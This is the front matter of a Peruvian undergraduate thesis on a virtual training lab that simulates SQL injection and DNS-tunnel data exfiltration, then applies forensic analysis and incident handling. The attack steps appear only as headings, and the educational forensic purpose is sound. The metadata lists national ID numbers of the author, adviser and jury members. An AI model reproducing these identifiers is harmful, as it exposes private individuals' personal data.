



Universidad Nacional Mayor de San Marcos

Universidad del Perú. Decana de América

Facultad de Ingeniería Electrónica y Eléctrica

Escuela Profesional de Ingeniería Electrónica

Diseño de un laboratorio virtual para la formación en la integración de procesos de gestión de incidentes de ciberseguridad y análisis forense

TESIS

Para optar el Título Profesional de Ingeniero Electrónico

AUTOR

Brayan LOPEZ OBREGON

ASESOR

Mg. Wilfredo Baro FANOLA MERINO

Lima, Perú

2026



Reconocimiento - No Comercial - Compartir Igual - Sin restricciones adicionales

<https://creativecommons.org/licenses/by-nc-sa/4.0/>

Usted puede distribuir, remezclar, retocar, y crear a partir del documento original de modo no comercial, siempre y cuando se dé crédito al autor del documento y se licencien las nuevas creaciones bajo las mismas condiciones. No se permite aplicar términos legales o medidas tecnológicas que restrinjan legalmente a otros a hacer cualquier cosa que permita esta licencia.

Referencia bibliográfica

Lopez, B. (2026). *Diseño de un laboratorio virtual para la formación en la integración de procesos de gestión de incidentes de ciberseguridad y análisis forense*. [Tesis de pregrado, Universidad Nacional Mayor de San Marcos, Facultad de Ingeniería Electrónica y Eléctrica, Escuela Profesional de Ingeniería Electrónica]. Repositorio institucional Cybertesis UNMSM.

Metadatos complementarios

Datos de autor	
Nombres y apellidos	Brayan Lopez Obregon
Tipo de documento de identidad	DNI
Número de documento de identidad	74148862
URL de ORCID	https://orcid.org/0009-0001-8605-1428
Datos de asesor	
Nombres y apellidos	Wilfredo Baro Fanola Merino
Tipo de documento de identidad	DNI
Número de documento de identidad	06030740
URL de ORCID	https://orcid.org/0000-0002-9041-3663
Datos del jurado	
Presidente del jurado	
Nombres y apellidos	Teresa Esther Nuñez Zuñiga
Tipo de documento	DNI
Número de documento de identidad	08006778
Miembro del jurado 1	
Nombres y apellidos	Jorge Elías Moscoso Sánchez
Tipo de documento	DNI
Número de documento de identidad	07206008
Miembro del jurado 2	
Nombres y apellidos	Celso Ysidro Geronimo Huaman
Tipo de documento	DNI
Número de documento de identidad	09191500
Datos de investigación	
Línea de investigación	Ciberseguridad, BIG DATA, Redes neuronales, Inteligencia artificial y Machine learning aplicado a redes servicios y/o mercado de telecomunicaciones

Grupo de investigación	No Aplica
Agencia de financiamiento	No Aplica
Ubicación geográfica de la investigación	Entorno virtual
Año o rango de años en que se realizó la investigación	2025-2026
URL de disciplinas OCDE	Ingeniería eléctrica, Ingeniería electrónica https://purl.org/pe-repo/ocde/ford#2.02.01



UNIVERSIDAD NACIONAL MAYOR DE SAN MARCOS
(Universidad del Perú, DECANA DE AMÉRICA)
FACULTAD DE INGENIERÍA ELECTRÓNICA Y ELÉCTRICA
Teléfono 619-7000 Anexo 4226
Calle Germán Amezaga 375 – Lima 1 – Perú



ACTA DE SUSTENTACIÓN

TESIS

ACTA N°31/FIEE-PPP/2026


Los suscritos Miembros del Jurado, docentes permanentes de las Escuelas Profesionales de la Facultad de Ingeniería Electrónica y Eléctrica, reunidos en la fecha 11 de Junio del 2026, como presidente de Jurado la **DRA. TERESA ESTHER NUÑEZ ZUÑIGA**, integrado por el Miembro de Jurado el **DR. JORGE ELÍAS MOSCOSO SÁNCHEZ**, el Miembro de Jurado el **DR. CELSO YSIDRO GERONIMO HUAMAN** y Miembro Asesor el **MG. WILFREDO BARO FANOLA MERINO**.

Después de escuchar la Sustentación Presencial de la Tesis del Bachiller **BRAYAN LOPEZ OBREGON** con código 18190144 que para optar el Título Profesional de Ingeniero Electrónico sustentó la Tesis titulada **DISEÑO DE UN LABORATORIO VIRTUAL PARA LA FORMACION EN LA INTEGRACION DE PROCESOS DE GESTION DE INCIDENTES DE CIBERSEGURIDAD Y ANALISIS FORENSE**.


El jurado examinador procedió a formular las preguntas reglamentarias y, luego de una deliberación en privado, decidió otorgarle el calificativo de 15 (Quince).

Ciudad Universitaria, 11 de junio del 2026


DRA. TERESA ESTHER NUÑEZ ZUÑIGA
Presidente Jurado


DR. JORGE ELÍAS MOSCOSO SÁNCHEZ
Miembro Jurado


DR. CELSO YSIDRO GERONIMO HUAMAN
Miembro Jurado


MG. WILFREDO BARO FANOLA MERINO
Miembro Asesor




UNIVERSIDAD NACIONAL MAYOR DE
SAN MARCOS
Universidad del Perú, Decana de América

CERTIFICADO DE SIMILITUD

Yo , **WILFREDO BARO FANOLA** en mi condición de asesor acreditado con el Dictamen N°34/FIEE-PPP/2026 de la Tesis titulada **DISEÑO DE UN LABORATORIO VIRTUAL PARA LA FORMACION EN LA INTEGRACION DE PROCESOS DE GESTION DE INCIDENTES DE CIBERSEGURIDAD Y ANALISIS FORENSE**, presentado por el bachiller **BRAYAN LOPEZ OBREGON**, para optar el título profesional de Ingeniero Electrónico. CERTIFICO que se ha cumplido con lo establecido en la Directiva de Originalidad y de Similitud de Trabajos Académicos, de Investigación y Producción Intelectual. Según la revisión, análisis y evaluación mediante la plataforma PIDS, el documento evaluado cuenta con el 11% de similitud, nivel PERMITIDO para continuar con los trámites correspondientes y para su publicación en el repositorio institucional.

Se emite el presente certificado en cumplimiento de lo establecido en las normas vigentes, como uno de los requisitos para la obtención del título profesional de Ingeniero Electrónico.

Lima, 11 de Junio del 2026



Firma del Asesor

DNI: 06030740

Nombres y apellidos del asesor:
WILFREDO BARO FANOLA

DEDICATORIA

Dedico esta tesis con mucho cariño y amor a mis padres Magno y Catalina, por ser mi ejemplo de esfuerzo y constancia, y por su enorme apoyo en cada etapa de mi vida. Dedico este trabajo a mis hermanos Erica y Renato, por ser quienes me apoyaron desde muy pequeño, por corregirme y ser un ejemplo para mí. Dedico este trabajo a mi novia Daniela por su apoyo incondicional, comprensión y amor que me brinda día a día.

AGRADECIMIENTOS

Agradezco a la universidad Nacional Mayor de San Marcos, por brindarme la formación y los recursos que hicieron posible el desarrollo de este proyecto.

A mis docentes quienes contribuyeron significativamente a mi formación profesional a lo largo de la carrera.

RESUMEN

El presente proyecto tiene como objetivo diseñar un laboratorio virtual orientado a la formación en la integración de los procesos de gestión de incidentes de ciberseguridad y análisis forense digital. Surge ante la necesidad de contar con entornos prácticos que permitan comprender y aplicar técnicas de detección, análisis e investigación de incidentes de seguridad informática en escenarios controlados. La metodología consistió en el diseño e implementación de un entorno virtualizado con VMware Workstation Pro, utilizando máquinas virtuales interconectadas como Kali Linux, Ubuntu, Windows e Iodine dentro de una única computadora física, con el fin de simular un escenario de ataque informático. El laboratorio permitió recrear un incidente basado en la explotación de vulnerabilidades y la exfiltración de datos mediante comunicación encubierta a través del protocolo DNS. Posteriormente, se aplicaron procedimientos de análisis forense digital mediante la recopilación y análisis de evidencias provenientes del tráfico de red, registros del sistema y comportamiento de los equipos comprometidos. Los resultados obtenidos demuestran que el laboratorio virtual permite integrar actividades de detección de incidentes, análisis de evidencias digitales y reconstrucción del flujo del ataque, constituyendo una herramienta útil para la formación práctica y el fortalecimiento de capacidades técnicas en ciberseguridad.

Palabras clave: ciberseguridad, análisis forense digital, gestión de incidentes, laboratorio virtual, exfiltración de datos, tunelización DNS.

ABSTRACT

This project aims to design a virtual laboratory for training in the integration of cybersecurity incident management and digital forensics processes. It arises from the need for practical environments that allow for the understanding and application of techniques for detecting, analyzing, and investigating computer security incidents in controlled scenarios. The methodology consisted of designing and implementing a virtualized environment with VMware Workstation Pro, using interconnected virtual machines such as Kali Linux, Ubuntu, Windows, and Iodine within a single physical computer, in order to simulate a cyberattack scenario. The laboratory allowed for the recreation of an incident based on the exploitation of vulnerabilities and data exfiltration through covert communication via the DNS protocol. Subsequently, digital forensics procedures were applied by collecting and analyzing evidence from network traffic, system logs, and the behavior of the compromised systems. The results obtained demonstrate that the virtual laboratory allows the integration of incident detection activities, digital evidence analysis, and attack flow reconstruction, constituting a useful tool for practical training and strengthening technical capabilities in cybersecurity.

Keywords: cybersecurity, digital forensics, incident management, virtual laboratory, data exfiltration, DNS tunneling.

INDICE GENERAL

CARATULA	i
DEDICATORIA	ii
AGRADECIMIENTOS	ii
RESUMEN	iv
ABSTRACT	v
INDICE GENERAL	vi
LISTA DE TABLAS	xiv
LISTA DE FIGURAS	xv
CAPITULO I:	
INTRODUCCION	1
I.1 Introducción	1
I.2 Planteamiento del problema	3
<i>I.2.1 Determinación del problema</i>	3
<i>I.2.2 Formulación del problema</i>	4
<i>I.2.2.1 Problema general:</i>	5
<i>I.2.2.2 Problemas específicos:</i>	5
I.3 Objetivos	6
<i>I.3.1 Objetivo General:</i>	6
<i>I.3.2 Objetivos específicos:</i>	6
I.4 Importancia y alcance de la investigación	7
<i>I.4.1 Importancia</i>	7
<i>I.4.2 Alcances</i>	7
I.4.2.1 Simulación de un incidente de seguridad informática orientado a la exfiltración de información.	8
I.4.2.2 Generación y recolección de evidencias digitales durante el incidente.	8
I.4.2.3 Implementación de la arquitectura técnica del laboratorio virtual	8
I.4.2.4 Desarrollo de un entorno práctico para la gestión de incidentes de ciberseguridad	9
I.4.2.5 Integración entre la gestión de incidentes y el análisis forense	9

digital	9
I.5 Limitaciones de la investigación	9
<i>I.5.1 Limitaciones del entorno de ejecución:</i>	10
<i>I.5.2 Limitaciones en el alcance del análisis forense.</i>	10
<i>I.5.3 Limitación de la simulación del incidente</i>	11
<i>I.5.4 Alcance académico del laboratorio virtual</i>	11
CAPITULO II:	13
REVISIÓN DE LITERATURA	13
II.1 Marco teórico	13
<i>II.1.1 Seguridad de la información</i>	13
<i>II.1.1.1 Confidencialidad:</i>	14
<i>II.1.1.2 Integridad:</i>	14
<i>II.1.1.3 Disponibilidad:</i>	14
<i>II.1.2 Modelo OSI</i>	14
<i>II.1.2.1 Capa de Aplicación</i>	16
<i>II.1.2.2 Capa de Transporte</i>	18
<i>II.1.3 Protocolos de comunicación</i>	19
<i>II.1.3.1 ¿Qué es un protocolo de comunicación?</i>	19
<i>II.1.3.2 HTTP/HTTPS</i>	20
<i>II.1.3.3 SMTP</i>	20
<i>II.1.3.4 DNS</i>	21
<i>II.1.3.5 UDP</i>	21
<i>II.1.4 Codificación Base64</i>	22
<i>II.1.5 Teoría de gestión de incidentes de seguridad informática</i>	23
<i>II.1.5.1 ¿Qué es un incidente de seguridad informática?</i>	23
<i>II.1.5.2 Diferencia entre incidente y evento de seguridad de la información</i>	24
<i>II.1.5.3 Tipos de incidente de seguridad informática:</i>	24
<i>II.1.5.3.1 Malware:</i>	24
<i>II.1.5.3.2 Phishing y Técnicas de Ingeniería Social:</i>	24
<i>II.1.5.3.3 Acceso no autorizado:</i>	25
<i>II.1.5.3.4 Denegación de Servicio (Dos) y Distribuida (DDoS)</i>	25
<i>II.1.5.3.5 Amenazas internas:</i>	25
<i>II.1.5.3.6 Escaneo y reconocimiento (Reconnaissance)</i>	26
<i>II.1.5.3.7 Error humano:</i>	26
<i>II.1.5.4 Marcos y estándares para la gestión de incidentes</i>	26
<i>II.1.5.4.1 NIST SP 800-61 Rev. 2 (Computer Security</i>	26

<i>Incident Handling Guide):</i>	26
<i>II.1.5.4.2 ISO/IEC 27035 (Gestión de incidentes de seguridad de la información):</i>	27
<i>II.1.5.3.3 SANS Incident Handler's Handbook:</i>	27
<i>II.1.6 Teoría de ciencia forense digital</i>	28
<i>II.1.6.1 ¿Qué es la ciencia forense digital?</i>	28
<i>II.1.6.2 Ciencia forense de redes:</i>	29
<i>II.1.6.3 Preparación forense digital:</i>	29
<i>II.1.6.4 Normas estandarizadas:</i>	30
<i>II.1.6.4.1 ISO/IEC 27037:2012</i>	30
<i>II.1.6.4.2 ISO/IEC 27041:2015</i>	30
<i>II.1.6.4.3 ISO/IEC 27042:2015</i>	31
<i>II.1.6.4.4 ISO/IEC 27043:2015</i>	31
<i>II.1.7 Principios de detección de intrusos y análisis de comportamiento anómalo</i>	31
<i>II.1.7.1 Sistemas de detección de intrusiones (IDS)</i>	32
<i>II.1.7.2 Tipos de sistemas de detección de intrusiones</i>	32
<i>II.1.7.3 Tipos de sistemas de detección de intrusiones</i>	33
<i>II.1.7.4 Detección basada en anomalías</i>	33
<i>II.1.8 Fundamentos de diseño de laboratorio virtuales</i>	33
<i>II.1.8.1 Virtualización de sistemas</i>	34
<i>II.1.8.2 Redes virtuales</i>	34
<i>II.1.8.3 Simulación de escenarios de ciberataques</i>	35
<i>II.2. Antecedentes del estudio</i>	35
<i>II.2.1. Antecedentes nacionales</i>	35
<i>II.2.1.1 Implementación de un laboratorio de informática forense en el órgano rector del sistema de inteligencia nacional.</i>	35
<i>II.2.1.2 Creación de un laboratorio virtual para la transformación tecnológica de un instituto que ofrece capacitaciones sobre herramientas empresariales</i>	35
<i>II.2.2. Antecedentes internacionales</i>	36
<i>II.2.2.1 Scorpio Cyber Range: Fully Customizable Cyberexercises, Gamification, and Learning Analytics to Train Cybersecurity Competencies</i>	36
<i>II.2.2.2 Cyber range design framework for cyber security education and training</i>	36
<i>II.2.2.3 Design and Implementation of Multi-Cyber Range for</i>	37

Cyber Training and Testing	37
II.3 Bases Teóricas	37
<i>II.3.1 Protocolo DNS: funcionamiento y vulnerabilidades</i>	37
<i>II.3.1.1 Funcionamiento</i>	37
<i>II.3.1.2 Vulnerabilidades</i>	38
<i>II.3.2 Canales encubiertos y técnicas de exfiltración</i>	39
<i>II.3.3 DNS Tunneling</i>	40
<i>II.3.4 Exfiltración de datos</i>	41
II.3.4.1 Estructura de las consultas DNS y su uso en técnicas de tunneling	42
<i>II.3.5 Análisis forense aplicado</i>	45
II.3.5.1 Análisis de tráfico de red	45
II.3.5.2 Análisis de logs	46
II.3.5.3 Análisis del sistema	46
<i>II.3.6 Herramientas de laboratorio virtual</i>	46
II.3.6.1 Virtualización	47
II.3.6.2 Simulación de redes	47
II.4 Definición de Términos	47
<i>II.4.1 Análisis forense digital</i>	48
<i>II.4.2 Evidencia digital</i>	48
<i>II.4.3 Exfiltración de datos</i>	48
<i>II.4.4 DNS Tunneling</i>	48
<i>II.4.5 Indicadores de compromiso (IOC)</i>	49
<i>II.4.6 Captura de paquetes (PCAP)</i>	49
<i>II.4.7 Análisis de tráfico de red</i>	49
<i>II.4.8 Análisis de logs</i>	49
<i>II.4.9 Máquina virtual</i>	50
<i>II.4.10 Virtualización</i>	50
<i>II.4.11 Simulación de redes</i>	50
<i>II.4.12 SQL Injection</i>	50
<i>II.4.13 Correlación de eventos</i>	51
CAPITULO III:	52
HIPOTESIS Y VARIABLES	52
III.1 Hipótesis	52
<i>III.1.1 Hipótesis general</i>	52
III.1.2 Hipótesis específicas	52
III.2 Variables de la investigación	53

<i>III.2.1 Variable independiente (VI)</i>	53
<i>III.2.2 Variable dependiente (VD)</i>	53
III.3. Operacionalización de variables	54
CAPITULO IV:	57
MATERIALES Y MÉTODOS	57
IV.1 Área de estudio	57
IV.2 Diseño de la investigación	58
IV.3 Población y muestra	59
<i>IV.3.1 Población</i>	59
<i>IV.3.2 Muestra</i>	59
IV.4 Procedimientos, técnicas e instrumentos de recolección de información	60
<i>IV.4.1 Procedimiento</i>	60
IV.4.1.1 Diseño del laboratorio virtual	60
IV.4.1.2 Implementación del entorno virtual	61
IV.4.1.3 Ejecución del incidente simulado	61
IV.4.1.4 Recolección de evidencias	62
IV.4.1.5 Análisis forense	62
IV.4.1.6 Documentación del incidente	63
<i>IV.4.2 Técnicas de recolección y análisis de información</i>	63
<i>IV.4.3 Instrumentos</i>	64
IV.4.4 Matriz de la versión de las Máquinas virtuales	64
IV.5 Análisis estadístico	65
CAPITULO V:	67
RESULTADOS	67
V.1 Presentación y análisis de resultados	67
V.2 Implementación del laboratorio virtual	67
<i>V.2.1 Preparación previa del entorno (host físico)</i>	67
<i>V.2.2 Diseño lógico de la arquitectura del laboratorio</i>	68
<i>V.2.2.1 Diagrama:</i>	69
<i>V.2.2.2 Explicación del rol de cada VM</i>	69
<i>V.2.2.2.a Kali Linux</i>	69
<i>V.2.2.2.b Windows 10</i>	69
<i>V.2.2.2.c Ubuntu Desktop + DVWA</i>	70
<i>V.2.2.2.d Ubuntu Server + Iodine</i>	70
<i>V.2.3 Configuración de red del entorno virtual</i>	71
<i>V.2.3.1 Creación de la red Host-Only</i>	71

<i>V.2.3.2 Creación de las máquinas virtuales</i>	72
<i>V.2.3.2.a Creación de la máquina virtual Kali Linux en VMware</i>	72
<i>V.2.3.2.a.1 Configuración de Hardware</i>	73
<i>V.2.3.2.a.2 Configuración de la IP Estática</i>	74
<i>V.2.3.2.a.3 Configuración del Script de Exfiltración DNS</i>	78
<i>V.2.3.2.b Creación de la máquina virtual Windows 10 en VMware</i>	80
<i>V.2.3.2.b.1 Configuración de Hardware</i>	80
<i>V.2.3.2.b.2 Configuración de la IP Estática</i>	82
<i>V.2.3.2.c Creación de la máquina virtual Ubuntu + DVWA</i>	85
<i>(Servidor web vulnerable)</i>	85
<i>V.2.3.2.c.1 Configuración de Hardware</i>	86
<i>V.2.3.2.c.2 Configuración de la IP Estática</i>	87
<i>V.2.3.2.c.3 Instalación de Apache (Servidor web)</i>	89
<i>V.2.3.2.c.4 Instalación de MySQL</i>	91
<i>V.2.3.2.c.5 Instalación de PHP</i>	92
<i>V.2.3.2.c.6 Instalación de MariaDB</i>	92
<i>V.2.3.1.c.7 Instalación de DVWA</i>	92
<i>V.2.3.2.d Creación de la máquina virtual Ubuntu + Iodine</i>	97
<i>V.2.3.2.d.1 Configuración de Hardware</i>	97
<i>V.2.3.2.d.2 Configuración de la IP Estática</i>	100
<i>V.3 laboratorio virtual</i>	101
<i>V.3.1 Fase1: Compromiso inicial del sistema</i>	101
<i>V.3.1.1 Verificación de conectividad en Kali</i>	101
<i>V.3.1.2 Acceso a la aplicación vulnerable</i>	101
<i>V.3.1.3 Selección de la vulnerabilidad</i>	102
<i>V.3.1.4 Ejecución real del ataque</i>	104
<i>V.3.2 Fase2: Movimiento del atacante</i>	106
<i>V.3.2.1 Preparación del atacante</i>	106
<i>V.3.2.2 Uso de la vulnerabilidad en DVWA</i>	107
<i>V.3.2.3 Recepción de la sesión remota</i>	108
<i>V.3.2.4 Reconocimiento interno</i>	108
<i>V.3.3 Fase 3: Exfiltración de información mediante canal DNS</i>	110
<i>V.3.3.1 Preparación del servidor DNS encubierto (IODINE)</i>	111
<i>V.3.3.2 Conexión del atacante al túnel DNS</i>	112
<i>V.3.3.3 validación de la exfiltración</i>	113
<i>V.3.4 Integración del sistema Windows 10 en el laboratorio</i>	114
<i>V.3.4.1 Preparación del entorno Windows 10</i>	114

<i>V.3.4.2 Verificación de conectividad interna.</i>	115
<i>V.3.4.3 Simulación de impacto indirecto del incidente en Windows</i>	116
<i>V.3.4.4 Generación de actividad DNS en Windows</i>	116
<i>V.3.5 Obtención y preservación de evidencias forenses en el laboratorio virtual</i>	118
<i>V.3.5.1 Enfoque metodológico de obtención de evidencias.</i>	118
<i>V.3.5.2 Evidencias obtenidas desde el servidor Ubuntu (DVWA + Iodine)</i>	118
<i>V.3.5.2.1 Evidencia 1: Interfaces de red activas (detección del túnel DNS)</i>	119
<i>V.3.5.2.2 Evidencia 2: Procesos relacionados con iodine</i>	120
<i>V.3.5.2.3 Evidencia 3: Logs del sistema</i>	121
<i>V.3.5.3 Evidencias obtenidas desde Kali Linux (sistema atacante)</i>	121
<i>V.3.5.3.1 Evidencia 4: Historial de comandos del atacante</i>	122
<i>V.3.5.3.2 Evidencia 5: Configuración del túnel DNS</i>	122
<i>V.3.5.3.3 Evidencia 6: Configuración de red del endpoint Windows</i>	123
<i>V.3.5.3.4 Evidencia 7: Configuración de red del endpoint</i>	124
<i>V.4 Análisis Forense Digital</i>	125
<i>V.4.1 Metodología de análisis forense aplicada</i>	125
<i>V.4.2 Análisis de las evidencias</i>	125
<i>V.4.2.1 Análisis de la Evidencia 1 Configuración de red en sistemas Linux</i>	125
<i>V.4.2.2 Análisis de la Evidencia 2: Procesos relacionados con iodine</i>	126
<i>V.4.2.3 Análisis de la Evidencia 3: Registros del sistema (logs)</i>	126
<i>V.4.2.4 Análisis de la Evidencia 4: Historial de comandos del atacante</i>	127
<i>V.4.2.5 Análisis de la Evidencia 5: Configuración del túnel DNS</i>	127
<i>V.4.2.6 Análisis de la Evidencia 6: Análisis complementario de red</i>	128
<i>V.4.2.7 Análisis de la Evidencia 7: Configuración de red del endpoint Windows</i>	128
<i>V.4.3 Correlación de evidencias</i>	128
<i>V.4.4 Reconstrucción del incidente</i>	128
<i>V.5 Gestión de incidentes de ciberseguridad</i>	129
<i>V.5.1 Identificación del incidente de ciberseguridad</i>	130
<i>V.5.2 Clasificación y evaluación del incidente</i>	131
<i>V.5.3 Contención del incidente</i>	131
<i>V.5.4 Erradicación del incidente</i>	132
<i>V.5.5 Recuperación de los sistemas afectados</i>	132

<i>V.5.6 Lecciones aprendidas</i>	133
V.6 Integración de los procesos de gestión de incidentes de ciberseguridad y análisis forense digital en el laboratorio virtual	133
<i>V.6.1 Enfoque de integración aplicado en el laboratorio virtual</i>	134
<i>V.6.2 Integración durante la fase de identificación del incidente</i>	134
<i>V.6.3 Integración durante la contención y preservación de evidencias</i>	135
<i>V.6.4 Integración durante el análisis forense posterior al incidente</i>	136
<i>V.6.5 Aporte de endpoint Windows en la integración de procesos</i>	136
CAPITULO VI:	137
DISCUSIÓN	137
CAPITULO VII:	139
CONCLUSIONES	139
CAPITULO VIII:	141
RECOMENDACIONES	141
CAPITULO IX:	143
BIBLIOGRAFÍA	143
CAPITULO X:	146
ANEXOS	146
ANEXO A: GUIA DE EJECUCIÓN DEL LABORATORIO VIRTUAL	146

LISTA DE TABLAS

Cuadro 1 Operacionalización de variables	54
Cuadro 2 Características del diseño	58
Cuadro 3 Instrumentos virtuales utilizados	64
Cuadro 4 Matriz de las versiones de las Máquinas virtuales	65
Cuadro 5 Características del equipo físico	68

LISTA DE FIGURAS

Figura 1 Bases de la seguridad de la información	13
Figura 2 Capas de red	16
Figura 3 Flujo de gestión de incidentes	27
Figura 4 Gestión de evidencia	31
Figura 5 Arquitectura del Laboratorio Virtual Implementado	70
Figura 6 Creación de la red Host-Only en Vmware Workstation	71
Figura 7 Elección de la red Host Only VMnet1	72
Figura 8 Archivo en formato ISO de la máquina virtual Kali Linux	73
Figura 9 Configuración del hardware de la VM	73
Figura 10 Configuración de la Memoria	73
Figura 11 Configuración de Network Adapter	74
Figura 12 Configuración de Hard Disk	74
Figura 13 Configuración de la ip Estática de la máquina virtual Kali Linux	75
Figura 14 Ip estática de la máquina virtual Kali Linux	75
Figura 15 Adición de otro adaptador de red en Kali Linux	76
Figura 16 Ip estática del segundo adaptador de red añadido	76
Figura 17 Resultados del comando nmcli conenction show	77
Figura 18 Resultados del comando ip route	77
Figura 19 Resultados de conectividad a internet	78
Figura 20 Comando nano exfil.sh	79
Figura 21 Script en la terminal lab/exfil	79
Figura 22 Ejecución del script con normalidad	80
Figura 23 Archivo en formato ISO de la máquina virtual Kali Linux	80
Figura 24 Configuración del procesador	81
Figura 25 Configuración de la Memoria	81
Figura 26 Configuración de Network Adapter	82
Figura 27 Configuración de Hard Disk	82
Figura 28 Ejecución del comando ncpal	83
Figura 29 Conexiones de red	83
Figura 30 Propiedades de conexiones de red	83
